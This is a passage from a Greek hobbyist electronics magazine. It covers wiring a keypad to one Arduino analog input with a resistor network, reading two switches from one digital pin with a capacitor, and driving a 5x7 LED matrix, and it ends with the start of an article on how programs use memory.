Αυτά είναι! Με την τεχνική που είδαμε μπορούμε να συνδέσουμε όσους διακόπτες θέλουμε, πάνω σε μία και μόνο αναλογική είσοδο του Arduino. Για την ακρίβεια, θα μπορούσαμε να συνδέσουμε έως και 1023 διακόπτες, αλλά επειδή οι μετρήσεις του DAC ενδέχεται να παρουσιάσουν κάποιο σφάλμα θα μπορούσαμε να συνδέσουμε λιγότερους. Ας πούμε 255. Καλά δεν είναι; Ένα τέτοιο κύκλωμα βέβαια θα απαιτούσε 255 αντιστάσεις και μια πολύ κουραστική συνδεσμολογία! Εδώ που τα λέμε, ακόμα και με 16 διακόπτες προκύπτει ένα κανταΐφι καλωδίων και αντιστάσεων. Πάντως 16 διακόπτες συνδεδεμένοι χύμα, διαφέρουν πολύ από τους 16 διακόπτες ενός μικρού και τακτοποιημένου keypad. Κρίμα δεν είναι; Όχι! Βλέπετε, με την ίδια πάντα τεχνική μπορούμε να συνδέσουμε κι ένα ολόκληρο keypad, πάνω σε μία αναλογική είσοδο! Σε αυτή την περίπτωση, βέβαια, επειδή οι διακόπτες είναι ήδη συνδεδεμένοι με ένα συγκεκριμένο τρόπο, δεν αρκεί ένας διαιρέτης. Για να συνδέσουμε ένα keypad σε μια αναλογική είσοδο θα πρέπει να σχηματίσουμε γύρω του ένα δικτύωμα αντιστάσεων, το οποίο με το πάτημα κάθε διακόπτη θα δημιουργεί έναν μοναδικό διαιρέτη τάσεων! Μία λύση σε αυτό το πρόβλημα φαίνεται στην εικόνα 7. Γίνεται χαμός, δεν το κρύβουμε, αλλά σκεφτείτε ότι με αυτή τη συνδεσμολογία μπορούμε να συνδέσουμε ένα ολόκληρο keypad σε πάνω σε έναν μόνο αναλογικό ακροδέκτη του Arduino!

Αναλογικό keypad

Άραγε ποια τάση δημιουργεί το πάτημα κάθε διακόπτη; Για να απαντήσουμε σε αυτό το ερώτημα, πρέπει να σκεφτούμε ποιος διαιρέτης τάσης συγκροτείται με το πάτημα κάθε διακόπτη και να υπολογίσουμε την τάση που θα μας δώσει. Μιλάμε για λίγες και απλές πράξεις, αλλά μέσα στο χαμό των αντιστάσεων είναι εύκολο να γίνουν λάθη. Εξάλλου, πολλά keypad παρουσιάζουν ένα ιδιαίτερα ενοχλητικό bug: Οι διακόπτες εισάγουν μια παρασιτική αντίσταση. Όταν τους πατάμε, δηλαδή, δεν βραχυκυκλώνουν πλήρως αλλά είναι σαν να τους αντικαθιστούμε με μία μικρή αντίσταση. Μάλιστα αυτή η μικρή αντίσταση δεν είναι πάντοτε σταθερή, αλλά μεταβάλλεται ανάλογα με την πίεση που ασκούμε στο κουμπί... Πιάσ' το αυγό και κούρευτο, που λένε και στο χωριό μου! (Σ.τ.Ε. Είμαι βέβαιος ότι το λένε και σε πολλά άλλα χωριά.)

Τα παραπάνω οδηγούν αβίαστα σε δύο συμπεράσματα. Καταρχάς, οι αντιστάσεις γύρω από το keypad πρέπει να επιλεχθούν πολύ προσεκτικά, ώστε οι τάσεις που προκύπτουν από το πάτημα κάθε κουμπιού να



Εικόνα 7
Ο «απλός» διαιρέτης τάσεων με τους διακόπτες ήταν μόνο η αρχή. Τώρα που πήραμε φόρα φτιάξαμε πολλαπλούς διαιρέτες, γύρω από ένα keypad! Με αυτή τη συνδεσμολογία μπορούμε να συνδέσουμε ένα ολόκληρο keypad, πάνω σε μία μόνο αναλογική είσοδο!


απέχουν όσο πιο πολύ γίνεται. Με αυτόν τον τρόπο, το πρόγραμμα που θα γράψουμε αργότερα στο Arduino θα μπορεί ευκολότερα να αντισταθμίσει το σφάλμα που εισάγουν οι παρασιτικές αντιστάσεις των διακοπτών. Επιπρόσθετα, οι πράξεις που απαιτούνται για να βρούμε τις κατάλληλες αντιστάσεις είναι πάρα πολλές οπότε θα ήταν καλύτερα να γίνουν αυτόματα. Γι' αυτό το λόγο φτιάξαμε ένα φύλλο εργασίας στο Excel, το οποίο πραγματοποιεί όλους τους σχετικούς υπολογισμούς αυτόματα :D Από μέρους μας, αρκεί να δώσουμε μόνο τις επιθυμητές τιμές για τις αντιστάσεις, μαζί με τη μέση αντίσταση που εισάγουν οι διακόπτες του keypad. Το Excel υπολογίζει αυτόματα τις τιμές που θα δίνει η AnalogRead, με το πάτημα κάθε διακόπτη! Μπορείτε να βρείτε το εν λόγω φύλλο υπολογισμών του Excel στο πακέτο keypad resistors.zip (`http://bit.ly/dh004keyresist`). Στο ίδιο πακέτο θα βρείτε και ένα φύλλο υπολογισμών για ένα keypad 3x4, όπως και τα αντίστοιχα κυκλώματα.

Στην πράξη

Το κύκλωμα που φτιάξαμε για τη σύνδεση ενός keypad πάνω σε μία αναλογική είσοδο του Arduino, φαίνεται στην εικόνα 8. Όσο για τον σχετικό κώδικα, θα τον βρείτε στο sketch με όνομα keypad_analog. Εδώ, κατά τα γνωστά πλέον, θα εστιάσουμε μόνο στη συνάρτηση read_keypad, που κάνει όλη την κρίσιμη δουλειά.

```
void read_keypad() {
  delay(10);
  keypad_value = analogRead(keypad);
  delay(10);
  keypad_value += analogRead(keypad);
  delay(10);
  keypad_value += analogRead(keypad);
  delay(10);
  keypad_value += analogRead(keypad);
  keypad_value = keypad_value / 4;  // get average of four 
readings
  keypad_value = keypad_value / 4;  // divide again to reduce 
value-domain
```

Η λογική που ακολουθεί η συνάρτηση είναι πολύ απλή. Οι πρώτες γραμμές της όμως (φαίνονται στο απόσπασμα) παρουσιάζουν ξεχωριστό ενδιαφέρον. Όπως είπαμε νωρίτερα, η αντίσταση που εισάγει το πάτημα κάθε διακόπτη δεν είναι σταθερή και εξαρτάται από την πίεση που ασκούμε πάνω του. Ακριβώς γι' αυτό είναι πολύ σημαντικό να μην πάρουμε μόνο μία μέτρηση, αλλά πολλές. Έτσι, το πρόγραμμα παίρνει τέσσερεις διαφορετικές μετρήσεις από την αναλογική είσοδο και στη συνέχεια διαιρεί το άθροισμα με το τέσσερα. Μια στιγμή! Η διαίρεση με το τέσσερα γίνεται δύο φορές. Γιατί άραγε; Η πρώτη διαίρεση γίνεται για να πάρουμε το μέσο όρο των μετρήσεων. Όσο για τη δεύτερη, έχει σαν σκοπό να αναγάγει τις τιμές που δίνει η analogRead από την περιοχή [1, 1023] στην περιοχή [1, 255]. Με αυτή την αναγωγή, τα τυχόν σφάλματα στις μετρήσεις μας μοιάζουν να ασκούν μικρότερη επίδραση. Σαν ποσοστά βεβαίως παραμένουν σταθερά, αλλά η απόκλιση που προκαλούν στις μετρήσεις μας είναι μικρότερη ως νούμερο.




Εικόνα 8
Για τη σύνδεση ενός keypad σε μία αναλογική είσοδο του Arduino χρειάζονται μόλις οκτώ αντιστάσεις. Το σχετικό κύκλωμα είναι αρκετά απλό...

Στη συνέχεια, το πρόγραμμα ελέγχει αν η μέτρηση (μετά από τις τροποποιήσεις που έχει δεχτεί) βρίσκεται κοντά στη θεωρητική τιμή, που προκύπτει με το πάτημα κάθε διακόπτη. Προφανώς, οι θεωρητικές τιμές που έχουμε χρησιμοποιήσει βρίσκονται κι αυτές στην περιοχή [1,255]. Το φύλλο εργασίας που φτιάξαμε νωρίτερα, δίνει τις θεωρητικές τιμές για το πάτημα κάθε διακόπτη και στις *δύο* περιοχές τιμών.

Δύο σε ένα

Πολύ ωραία όλα αυτά, θα πει κανείς, αλλά τι γίνεται αν έχουμε δεσμεύσει *όλες* τις αναλογικές εισόδους του Arduino; Αν και πρόκειται για εξαιρετικά σπάνιο ενδεχόμενο, δεν θα μασήσουμε! Έχουμε μια λύση και γι' αυτή την περίσταση. Βέβαια, η λύση μας απαιτεί έναν ελεύθερο ακροδέκτη και επιτρέπει να συνδέσουμε μόνο δύο διακόπτες. Πώς είπατε; Δύο διακόπτες σε έναν αναλογικό ακροδέκτη γίνεται. Είδαμε τον τρόπο λίγο παραπάνω. Σε έναν ψηφιακό ακροδέκτη όμως, πώς θα το πετύχουμε; Οι ψηφιακοί ακροδέκτες διακρίνουν μόνο δύο καταστάσεις. Όμως, με δύο διακόπτες έχουμε τρείς διαφορετικές καταστάσεις: Πατημένος ο ένας, πατημένος ο άλλος και κανένας πατημένος. Τι είδους αντιστοιχία θα κάνουμε; Η σύντομη απάντηση είναι καμία αντιστοιχία!

Η λύση στο πρόβλημά μας δίνεται με τη βοήθεια ενός απλού κυκλώματος, γύρω από τον ακροδέκτη. Το κύκλωμα περιλαμβάνει έναν πυκνωτή μαζί με μια αντίσταση και φυσικά τους δύο διακόπτες. Μπορείτε να το δείτε



Εικόνα 9
Δύο διακόπτες σε μία ψηφιακή είσοδο είναι αδύνατο να συνδεθούν και να λειτουργήσουν σωστά. Εκτός αν μεσολαβεί ένας πυκνωτής και μία αντίσταση. Όταν δεν πατάμε κανένα κουμπί ο πυκνωτής φορτίζεται και εκφορτίζεται μέσω της αντίστασης. Έτσι, η τάση που εμφανίζεται επάνω του παρουσιάζει μια μετρήσιμη/αισθητή αδράνεια. Αυτό αλλάζει όταν πατήσουμε κάποιον από τους διακόπτες.

στην εικόνα 9. Το κολπάκι που κάνουμε εκμεταλλεύεται το γεγονός ότι η φόρτιση και η εκφόρτιση ενός πυκνωτή απαιτούν κάποιο χρόνο και δεν γίνονται στιγμιαία. Στο κύκλωμά μας λοιπόν, η τάση που εμφανίζεται στο πάνω άκρο του πυκνωτή (εκεί όπου συνδέεται η αντίσταση και στη συνέχεια ο ακροδέκτης του Arduino) δεν μπορεί να αλλάζει ακαριαία, εκτός αν επιδρούν «εξωτερικοί» παράγοντες. Ε λοιπόν, αυτή την καθυστέρηση που παρατηρείται, θα την χρησιμοποιήσουμε προς όφελός μας...

Διακόπτες με παρενέργειες

Αρχικά θα κάνουμε τον ακροδέκτη του Arduino έξοδο και θα τον θέσουμε στη λογική κατάσταση 1 (τάση 5Volt), ώστε ο πυκνωτής μας ν' αρχίσει να φορτίζεται. Αφού τον φορτίσουμε[7], αρκεί να κάνουμε τον ακροδέκτη είσοδο και να διαβάσουμε την κατάστασή του. Αν είναι λογικό 0, η τάση στον πυκνωτή είναι μικρότερη από 1,5Volt. Όμως κάτι τέτοιο δεν θα προλάβαινε να συμβεί τόσο γρήγορα. Επομένως, συμπεραίνουμε ότι ο πυκνωτής δεν φορτίστηκε ποτέ. Για να συμβεί αυτό, θα πρέπει να ήταν πατημένος ο διακόπτης 2 (button 2) που συνδέει τον πυκνωτή με τα 0Volt, μέσω μίας πολύ μικρής αντίστασης[8]. Ωραία! Με αυτή τη διαδικασία μπορούμε να ελέγξουμε το διακόπτη 2. Για τον άλλο τι θα κάνουμε; Στην περίπτωση που δεν έχει πατηθεί ο διακόπτης 2, θα μετατρέψουμε τον ακροδέκτη του Arduino σε είσοδο και θα τον θέσουμε στη λογική κατάσταση 0 (0Volt). Με αυτόν τον τρόπο, θα προκαλέσουμε μόνοι μας την εκφόρτιση του πυκνωτή. Αμέσως μετά θα κάνουμε τον ακροδέκτη του είσοδο και θα διαβάσουμε την κατάστασή του. Εάν διαβάσουμε το λογικό 1 (πάνω από 3Volt), συμπεραίνουμε ότι ο πυκνωτής δεν εκφορτίστηκε τελικά. Όμως, μόνο το πάτημα του διακόπτη 1 μπορεί να δικαιολογήσει κάτι τέτοιο! Αντίθετα, αν διαβάσουμε στον ακροδέκτη τη λογική κατάσταση 0 (κάτω από 2Volt) συμπεραίνουμε ότι ο πυκνωτής εκφορτίστηκε/εκφορτίζεται κανονικά. Επομένως ο διακόπτης 1 δεν ήταν πατημένος. Έμμεσα λοιπόν, προσπαθώντας να φορτίσουμε και να εκφορτίσουμε τον πυκνωτή κατά βούληση, μπορούμε να τσεκάρουμε την κατάσταση κάθε διακόπτη. Ουσιαστικά, ελέγχουμε τις συνέπειες του πατήματος κάθε διακόπτη και όχι το ίδιο το πάτημα άμεσα!

Μπορείτε να δείτε το σχετικό κύκλωμα που φτιάξαμε γύρω από το Arduino μας, στην εικόνα 10. Όσο για τον αντίστοιχο κώδικα, θα τον βρείτε στο πρόγραμμα three_states. Αν του ρίξετε μια ματιά, θα διαπιστώσετε αμέσως ότι υλοποιεί τα βήματα και τους ελέγχους που περιγράψαμε παραπάνω. Τίποτα το περίπλοκο.


Ποιος είν' ο καλύτερος;

Αναλύσαμε τέσσερεις διαφορετικούς τρόπους για τη διασύνδεση διακοπτών στο Arduino. Όπως καταλαβαίνετε, ο καθένας έχει τη δική του, ξεχωριστή αξία και χρησιμότητα. Επομένως, η απάντηση στο ποιος είναι καλύτερος εξαρτάται από το τι θέλουμε να κάνουμε και τι έχουμε στη διάθεσή μας. Ένα keypad συνδεδεμένο ψηφιακά είναι πολύ σταθερό (δεν είναι επιρρεπές στα σφάλματα μετρήσεων), ενώ κάνει το project μας εύχρηστο και όμορφο. Όλα αυτά όμως προϋποθέτουν ότι μπορούμε να

7. Ο χρόνος φόρτισης (ή εκφόρτισης) καθορίζεται από τη χωρητικότητά του και από την αντίσταση μέσω της οποίας φορτίζεται (ή εκφορτίζεται). Για τα στοιχεία που έχουμε επιλέξει στο δικό μας κύκλωμα, η φόρτιση και η εκφόρτιση απαιτούν μόλις μερικά μικροδευτερόλεπτα.

8. Θα μπορούσαμε να απομακρύνουμε εντελώς αυτή τη μικρή αντίσταση και το κύκλωμα θα εξακολουθούσε να λειτουργεί κανονικά. Την προσθέσαμε στο κύκλωμα μόνο ως ένα μέτρο ασφαλείας. Βλέπετε, χωρίς την αντίσταση, στην περίπτωση που πατηθούν και οι δύο διακόπτες ταυτόχρονα θα βραχυκυκλωθεί η τροφοδοσία του κυκλώματος!

διαθέσουμε οκτώ ψηφιακούς ακροδέκτες! Εάν δεν μπορούμε --αλλά θέλουμε οπωσδήποτε το keypad-- πρέπει να ακολουθήσουμε τη μέθοδο με τους διαιρέτες τάσεων. Με αυτόν τον τρόπο θα πετύχουμε τελικά το στόχο μας, αλλά θα έχουμε μπλέξει με ένα σύστημα ευάλωτο στο θόρυβο και στα σφάλματα μετρήσεων. Εάν δεν θέλουμε ντε και καλά keypad, αλλά χρειαζόμαστε μερικούς διακόπτες (το πολύ μέχρι δέκα θα λέγαμε), η ιδανική λύση θα ήταν φτιάξουμε έναν διαιρέτη τάσεων. Τέλος, το κολπάκι με τους δύο διακόπτες επάνω σε έναν ψηφιακό ακροδέκτη, αποτελεί λύση ανάγκης. Πρόκειται βέβαια για μία πολύ ευρηματική (και όμορφη) λύση, αλλά δεν χρειάζεται να καταφύγουμε σε αυτήν παρά μόνο σε σπάνιες περιπτώσεις...



Εικόνα 10
Στο κυκλωματάκι μας συνδέσαμε δύο LED κι ένα διακόπτη για το καθένα. Οι δύο διακόπτες, όμως, καταλαμβάνουν και μοιράζονται μία μόνο ψηφιακή είσοδο!


Χρήσιμη οφθαλμαπάτη

Στην αρχή του άρθρου υποσχεθήκαμε ότι θα μιλήσουμε για δύο εφαρμογές του multiplexing. Μέχρι στιγμής όμως είδαμε μόνο τη μία: Την ψηφιακή διασύνδεση ενός keypad. Τα keypad, όπως επίσης αναφέραμε, αποτελούν μια διάταξη matrix. Η δεύτερη εφαρμογή του multiplexing που θα εξετάσουμε, περιστρέφεται και πάλι γύρω από μία διάταξη matrix. Αυτή η διάταξη όμως δεν περιλαμβάνει διακόπτες, αλλά LED. Με άλλα λόγια, πρόκειται για μια διάταξη LED matrix. Μπορείτε να δείτε ένα τυπικό LED matrix με διαστάσεις 5x7, στην εικόνα 11.

Όπως και στην περίπτωση του keypad, η συνδεσμολογία των LED μέσα στο matrix δεν μας επιτρέπει να τα χειριζόμαστε όλα ταυτόχρονα. Κάθε στιγμή μπορούμε να χειριζόμαστε ομαδικά τα LED μιας μόνο γραμμής ή μιας μόνο στήλης. Σε μια πρακτική εφαρμογή των LED matrix, ο έλεγχος όλων των γραμμών LED (ή όλων των στηλών) πραγματοποιείται από τους ίδιους ακροδέκτες, καθώς μια δεύτερη ομάδα ακροδεκτών ενεργοποιεί κάθε φορά μια μόνο στήλη (ή γραμμή αντίστοιχα). Με απλά λόγια, το Arduino θα σαρώνει το LED matrix, με τον ίδιο τρόπο που σαρώνει και ένα keypad. Αυτή η σάρωση πρέπει να πραγματοποιείται με πολύ μεγάλη ταχύτητα, όπως η σάρωση της εικόνας σε μία οθόνη CRT. Έτσι, όλες οι γραμμές και όλες οι στήλες θα μοιάζουν να είναι ταυτόχρονα ενεργοποιημένες, ενώ το μάτι μας θα βλέπει να σχηματίζονται μπροστά του ολοκληρωμένες εικόνες.

Κάθε εικόνα που φτάνει στους αισθητήρες των ματιών μας έχει ένα μικρό, αλλά υπαρκτό χρόνο ζωής. Με άλλα λόγια, κάθε εικόνα που βλέπουμε αποτυπώνεται κατά κάποιο τρόπο στο μάτι μας και δεν εναλλάσσεται

ακαριαία με την επόμενη[9]. Αυτός είναι και ο λόγος για τον οποίο δεν μπορούμε να δούμε οσοδήποτε γρήγορες κινήσεις. Για παράδειγμα, όταν ένα ποδήλατο κινείται σχετικά γρήγορα, δεν βλέπουμε κάθε ακτίνα της ρόδας καθαρά. Βλέπουμε όμως μια σκιά, να απλώνεται στην περιοχή από την οποία διέρχονται οι ακτίνες. Το ίδιο συμβαίνει στις οθόνες CRT και στα LED matrix. Μέχρι να σβήσει από το μάτι μας η εικόνα της πρώτης γραμμής, έχουν ανάψει διαδοχικά και όλες οι επόμενες! Με αυτό τον τρόπο, η πλήρης εικόνα συγκροτείται στο μάτι μας αυτόματα, από τις επιμέρους γραμμές. Αυτό το φαινόμενο ονομάζεται POV (Persistence Of Vision).



Εικόνα 11
Ένα τυπικό LED matrix με 35 LED (5x7). Στη μία εικόνα φαίνεται η συσκευασία του matrix και η διάταξη των ακροδεκτών του, ενώ στην άλλη εμφανίζονται οι εσωτερικές συνδέσεις.


Πρωτόγονη αλλά μαγκιόρα!

Στην εικόνα 11 μπορείτε να δείτε τους ακροδέκτες και την εσωτερική σύνδεση καθενός εξ αυτών, σε ένα τυπικό LED matrix 5x7. Στην επόμενη εικόνα φαίνεται το κύκλωμα που σχηματίσαμε για τη σύνδεση του matrix στο Arduino μας. Το κύκλωμα είναι μάλλον περίπλοκο και η «οθόνη» θα έχει πολύ μικρή ανάλυση. Ωστόσο, ο προγραμματισμός ενός τέτοιου συστήματος αποτελεί μια καλή (και διασκεδαστική) προγραμματιστική πρόκληση. Προσοχή σε ένα τέτοιο κύκλωμα χρειάζεται η διασύνδεση των αντιστάσεων: Πρέπει να τοποθετηθούν σε σειρά με τα LED της ομάδας που ελέγχεται ταυτόχρονα. Αν δηλαδή το matrix σαρώνεται γραμμή προς γραμμή, οι αντιστάσεις πρέπει να μπουν στις στήλες και αντίστροφα! Οι αντιστάσεις, βλέπετε, αφήνουν να περάσει συγκεκριμένη «ποσότητα» ρεύματος[10]. Έτσι, αν η σάρωση γίνεται κατά γραμμή και βάλουμε τις αντιστάσεις στις γραμμές, θα προκύψει ένα άσχημο φαινόμενο: Σε μια γραμμή που ανάβουν δύο LED, το καθένα θα παίρνει το μισό ρεύμα από αυτό που επιτρέπει η αντίσταση, ενώ σε μια γραμμή που ανάβουν πέντε LED, το καθένα θα παίρνει το ένα πέμπτο του ρεύματος που επιτρέπει η αντίσταση. Έτσι, τα «pixel» της πρώτης γραμμής είναι πιο φωτεινά από εκείνα της δεύτερης…

Ο κώδικας που γράψαμε για το κύκλωμα της εικόνας 12, βρίσκεται στο sketch led_matrix. Για τη διαδοχική ενεργοποίηση των γραμμών του LED matrix, χρησιμοποιούνται οι πρώτοι πέντε ακροδέκτες του PORTB (ακροδέκτες 8 έως 12). Όσο για τον έλεγχο των LED, στη γραμμή που είναι κάθε στιγμή ενεργοποιημένη, επιστρατεύονται οι πρώτοι επτά ακροδέ-


9. Ένας κολλημένος ηλεκτρονικός μηχανικός θα έλεγε ότι οι αισθητήρες των ματιών μας (τα ραβδία και τα κονία) παρουσιάζουν παρασιτική χωρητικότητα και συμπεριφέρονται σαν μικροί πυκνωτές. Το εντυπωσιακό είναι ότι δεν θα έπεφτε εντελώς έξω :)

10. Το ρεύμα καθορίζεται από τη συνολική αντίσταση ενός κλάδου και όχι από ένα μεμονωμένο στοιχείο. Ωστόσο, χωρίς να μπούμε σε κουραστικές λεπτομέρειες, στο σενάριο που εξετάζουμε το ρεύμα καθορίζεται περισσότερο από τις αντιστάσεις και πολύ λιγότερο από τα ίδια τα LED.



Εικόνα 12
Το κύκλωμα που φτιάξαμε για την οδήγηση του LED matrix από το Arduino μας. Στα αριστερά φαίνεται και η διασύνδεση πέντε διακοπτών, με τη βοήθεια ενός διαιρέτη τάσεων. Το πρώτο προγραμματάκι μας (led_matrix) αγνοεί τους διακόπτες και προβάλει στο matrix ένα ανάδελτα. Το δεύτερο πρόγραμμα (led_matrix_app) εμφανίζει μία φωτεινή κουκίδα και τη μετακινεί, σύμφωνα με τα πατήματα των διακοπτών. Μπορείτε να φτιάξετε κάτι παρόμοιο μόνοι σας;

κτες του PORTC (ακροδέκτες 0 έως 6). Η κατάσταση για τα LED κάθε γραμμής περιγράφεται σε έναν πίνακα πέντε στοιχείων (ένα για κάθε γραμμή). Ο Πίνακας λειτουργεί σαν frame buffer για την οθόνη μας και δίνοντάς του το κατάλληλο περιεχόμενο, καταφέραμε να εμφανίσουμε ένα ανάδελτα ;-) Όπως βλέπετε, δίπλα στο LED matrix συνδέσαμε και πέντε διακόπτες, με τη βοήθεια ενός διαιρέτη τάσεων. Μπορείτε να γράψετε ένα πρόγραμμα, που να λαμβάνει υπόψη του τα πατήματα των κουμπιών και να μετακινεί μια φωτεινή κουκίδα στο matrix; Σας προκαλούμε να το δοκιμάσετε! Εμείς το έχουμε κάνει ήδη και ο σχετικός κώδικας βρίσκεται στο led_matrix_app. Πιστεύουμε ότι δεν θα κλέψετε και περιμένουμε να δούμε τις δικές σας υλοποιήσεις. Άλλωστε η συγκεκριμένη άσκηση αποτελεί την καλύτερη προετοιμασία για το επόμενο άρθρο της σειράς. Σε αυτό θα δούμε μια λύση για να αποδεσμεύσουμε τους περισσότερους από τους ακροδέκτες του Arduino και θα γνωρίσουμε την προγραμματιστική δομή των παλιών παιχνιδιών. Με την ευκαιρία, παίζει να φτιάξουμε και μερικά παιχνίδια :D



Εικόνα 13
Ένα ανάδελτα δίνει άλλον αέρα στο LED matrix! Του προσδίδει κύρος, πώς να το κάνουμε ;)

Skill: Beginner

Tags: stack, stack frame, pointers, LIFO

Το παρασκήνιο μιας εκτέλεσης!

by Thiseas



Πώς γράφονται τα προγράμματα; Πώς χρησιμοποιείται η μνήμη για την εκτέλεση ενός προγράμματος; Τι αποθηκεύεται και πού; Πότε και από ποιον; Σε μια προσπάθεια να μάθουμε όσα συμβαίνουν κατά την εκτέλεση ενός προγράμματος, απαντάμε σε όλα αυτά τα ερωτήματα -- και σε αρκετά ακόμα!

Ένα πρόγραμμα, στη μορφή που το γράφει ο δημιουργός του, αποτελείται από εντολές κατανοητές μόνο από ανθρώπους και ονομάζεται πηγαίος κώδικας ή απλά κώδικας. Αυτός ο κώδικας περνάει από μια επεξεργασία με ειδικά εργαλεία, που ονομάζονται μεταγλωττιστές (compilers) ή διερμηνευτές (interpreters), για να μεταφραστεί σε μια γλώσσα κατανοητή μόνο[1] από τον επεξεργαστή του υπολογιστή. Τώρα θα αναρωτηθούν κάποιοι: Σε τι διαφέρει ένας compiler από έναν interpreter; Σε πολλά! Ένας compiler μεταφράζει ολόκληρο τον πηγαίο κώδικα και παράγει ένα ολοκληρωμένο πρόγραμμα, το οποίο ονομάζουμε εκτελέσιμο (βλ., π.χ., τα γνωστά αρχεία exe στα Windows). Ένα εκτελέσιμο αρχείο αποτελείται από εντολές στη λεγόμενη γλώσσα μηχανής. Όπως αντιλαμβάνεστε, αυτή η γλώσσα είναι κατανοητή από τον υπολογιστή 